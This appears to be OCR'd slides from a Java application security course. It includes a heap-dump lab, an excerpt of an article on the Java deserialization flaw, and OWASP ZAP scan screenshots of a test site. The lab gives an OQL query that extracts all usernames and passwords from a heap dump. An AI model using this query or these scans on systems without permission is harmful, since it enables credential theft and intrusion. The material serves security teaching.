
```
select {user: u.username, password: u.password} from org.springframework.security.core.userdetails.User u
```

```
select {user: u.username, password: u.password} from
org.springframework.security.core.userdetails.User u
```

Heap Lab

1. Login as a couple of different users
2. Perform a heap dump using jmap or visualvm
3. Analyze the Classes to find the user class
4. Write OCL to access all usernames and passwords

https://dzone.com/articles/point-of-viewwhy-the-java-serialization-vulnerabil


DZone / Java Zone
Sign In / Join
REFCARDZ GUIDES ZONES | AGILE BIG DATA CLOUD DATABASE DEVOPS INTEGRATION IOT JAVA MOBILE MORE
Let's be friends:
Platinum Partner
ZEROTURNAROUND
JRebel
RELOAD JAVA CODE CHANGES INSTANTLY
Get a free t-shirt!

This Java Vulnerability Makes Heartbleed Look Tame

Find out what the big deal is with the Java serialization security flaw that the community is buzzing about.

by Jeff Williams MVB · Nov. 23, 15 · Java Zone

Like (11) Comment (27) Save Tweet 26.98k Views

The Java Zone is brought to you in partnership with ZeroTurnaround. Discover how you can skip the build and redeploy process by using JRebel by ZeroTurnaround.

I've been receiving questions from some of you to provide a bit more detail on why the Java Serialization vulnerability is so critical to fix.


Why is This Such a Big Deal?

It's a big deal because many enterprise applications are vulnerable. It's not fully automated, but it's still pretty easy to find and exploit this problem in applications. And it allows the attacker to completely take over the entire server the application is hosted on. They could steal or corrupt any data accessible from that server, steal the application's code, change the application, or even use that server as a launching point for further attacks now that they are inside the data center.

What Exactly is the Vulnerability All About?

Programmers use "serialization" to transfer complex data structures between computers. It's an easy way to take a whole bunch of "objects" and turn them into a single data stream that can be "deserialized" at the

java deserialization vulnerability - ACED



Untitled Session - OWASP ZAP 2.4.0

- Contexts
  - Default Context
- Sites
  - http://nuez.elasticbeanstalk.com
    - GET:sitemap.xml
    - about
      - GET:index
    - entry
      - GET:list
      - show
        - GET:1
    - POST:j_spring_security_check(_spring_security_remember_me,j_password,j_username)
    - login
      - GET:auth
      - GET:authfail;jsessionid=B73D42F086AF24DF76A6BF2FC44AFAEC(login_error)
      - GET:auth(login_error)
    - static
      - css
      - js

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://nuez.elasticbeanstalk.com/ Select...

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

If you are using Firefox 24.0 or later you can use 'Plug-n-Hack' to configure your browser:

Configure your browser: Plug-n-Hack

Or point your browser at: http://localhost:8000/pnh/

Progress: 0: http://nuez.el..icbeanstalk.com 6% Current Scans: 1 | Num requests: 166


Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
149	30/04/15 11:37:03	30/04/15 11:37:04	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.59 s	171 bytes	4.36 KiB
150	30/04/15 11:37:04	30/04/15 11:37:06	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.4 s	193 bytes	4.36 KiB
151	30/04/15 11:37:06	30/04/15 11:37:07	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.18 s	171 bytes	4.36 KiB
152	30/04/15 11:37:07	30/04/15 11:37:08	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.68 s	171 bytes	4.36 KiB
153	30/04/15 11:37:08	30/04/15 11:37:10	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.25 s	171 bytes	4.36 KiB
154	30/04/15 11:37:10	30/04/15 11:37:11	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.55 s	171 bytes	4.36 KiB
155	30/04/15 11:37:11	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	276 ms	171 bytes	4.36 KiB
156	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	179 ms	171 bytes	4.36 KiB
157	30/04/15 11:37:12	30/04/15 11:37:12	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	175 ms	171 bytes	4.36 KiB
158	30/04/15 11:37:12	30/04/15 11:37:13	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.49 s	171 bytes	4.36 KiB
159	30/04/15 11:37:13	30/04/15 11:37:15	POST	http://nuez.elasticbeanstalk.com/j_spring_security_check	200	OK	1.29 s	171 bytes	4.36 KiB

Alerts 0 2 3 0

Current Scans 0 1 0 0 0 0 0

